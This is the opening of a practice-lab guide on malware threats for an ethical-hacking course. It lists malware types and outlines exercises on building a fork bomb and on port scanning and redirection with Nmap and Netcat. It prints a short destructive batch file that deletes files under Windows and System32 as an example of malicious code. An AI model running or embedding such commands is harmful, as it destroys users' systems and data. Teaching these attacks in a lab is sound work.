

Malware Threats

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 - **Lab Topology**
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 - **Exercise 2 - Determine Open Ports**
 - **Exercise 3 - Track Port Usage**
 - **Exercise 4 - Perform Port Redirection**
 - **Review**
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Introduction

Malware

Threat

Fork bomb

Nmap

Ncat

Currports

Ethical Hacking

Welcome to the **Malware Threats** Practice Lab. In this module, you will be provided with the instructions and devices needed to develop your hands-on skills.

Learning Outcomes

In this module, you will complete the following exercises:

- Exercise 1 - Create a Fork Bomb
- Exercise 2 - Determine Open Ports
- Exercise 3 - Track Port Usage
- Exercise 4 - Perform Port Redirection

After completing this lab, you will be able to:

- Create a Fork Bomb as a Simple Virus
- Use Netstat to Detect Open Ports
- Use TCPView to Track Port Usage
- Install Nmap
- Use Netcat to Perform Port Redirection

Exam Objectives

The following exam objectives are covered in this lab:

- **1.1** Network and Communication Technologies

***Note:** Our main focus is to cover the practical, hands-on aspects of the exam objectives. We recommend referring to course material or a search engine to research theoretical topics in more detail.*

Lab Duration

It will take approximately **1 hour** to complete this lab.

Help and Support

For more information on using Practice Labs, please see our **Help and Support** page. You can also raise a technical support ticket from this page.


Click **Next** to view the Lab topology used in this module.

Lab Topology

During your session, you will have access to the following lab configuration.

PLABDC01
Domain Server
Windows Server 2019
192.168.0.1

PLABDM01
Domain Member
Windows Server 2019
192.168.0.2



Depending on the exercises, you may or may not use all of the devices, but they are shown here in the layout to get an overall understanding of the topology of the lab.

- **PLABDCo1** - (Windows Server 2019 - Domain Server)
- **PLABDMo1** - (Windows Server 2019 - Domain Member)
- **PLABWIN1o** - (Windows 10 - Workstation)
- **PLABKALIo1** - (Kali 2019.2 - Linux Kali Workstation)

Click **Next** to proceed to the first exercise.

Exercise 1 - Create a Fork Bomb

In the simplest terms, malware is malicious software. Malware is a category of malicious software, which can contain different types:

- Virus
- Worm
- Trojan
- Keylogger
- Spyware
- Backdoor
- Ransomware

Different types of malware have different characteristics. For example, a trojan is a malware that is hidden inside a regular software. A trojan is often used for various purposes, such as:

- Creation of a backdoor
- Unauthorized access
- File deletion
- Spreading infection to the connected drives
- Disabling firewall

A trojan can be of different types, such as:

- FTP Trojan
- VNC Trojan

- Mobile Trojan
- Notification Trojan
- Data hiding Trojan
- ICMP Trojan
- Mobile Trojan
- HTTP/HTTPS Trojan
- Remote Access Trojan (RAT)

There are different methods using which malware can propagate. Some of the common methods are:

- Free applications or software, such as software cracks or pirated software
- Free file-sharing services, such as torrents or peer-to-peer
- Removable media
- An E-mail that contains a malicious attachment

In this exercise, you will learn to create a fork bomb and execute it.

Learning Outcomes


After completing this exercise, you will be able to:

- Create a Fork Bomb as a Simple Virus

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDCo1** - (Windows Server 2019 - Domain Server)
- **PLABWIN10** - (Windows 10 - Workstation)



Task 1 - Create a Fork Bomb as a Simple Virus

A fork bomb is a form of virus. When executed, it continuously repeats itself and consumes the system's resources. A fork bomb does not harm any files on the system. However, it slows down or crashes the system. You can create a fork bomb using a batch file and execute it. You can create batch files to perform malicious tasks such as deleting system files, creating backdoors, and so on.

Consider an example of a batch file that will delete all the files in the Windows operating system's System32 directory. The given code on execution can result in damage to your system, and it may require extensive time and skill to fix the system.

```
@echo off
Del c:\windows\system32\*.*
Del c:\windows\*.*
```

The @echo off command will disable the command prompt from being shown and will execute the batch file in the back end.

In this task, you will create a fork bomb using a batch file and execute it.

Step 1

Ensure you have powered on the required devices and connect to **PLABWIN10**.




Figure 1.1 Screenshot of PLABWIN10: Displaying the desktop of PLABWIN10.

Step 2

To open the **Task Manager**, from **PLABWIN10** desktop, right-click the taskbar and select **Task Manager**.




Figure 1.2 Screenshot of PLABWIN10: Right-clicking the taskbar to select Task Manager.

Step 3

The **Task Manager** window is displayed. Click the **More details** drop-down arrow.




Figure 1.3 Screenshot of PLABWIN10: Showing the Task Manager window.

Step 4

The **Task Manager** window expands with the **Processes** tab selected by default.

To open the **Performance** tab, in the **Task Manager** window, click the **Performance** tab.

***Note:** The **Performance** tab in the Task Manager helps you observe the working of the fork bomb execution.*




Figure 1.4 Screenshot of PLABWIN10: Showing the Processes tab and clicking the Performance tab.

Step 5

Notice that the performance of various components, such as **CPU** and **Memory**, is displayed on this tab.




Figure 1.5 Screenshot of PLABWIN10: Showing the CPU performance on the Performance tab.

Step 6

You need to now open **Notepad**.

In the **Type here to search** textbox, type the following:

Notepad

From the search results, click **Notepad**.

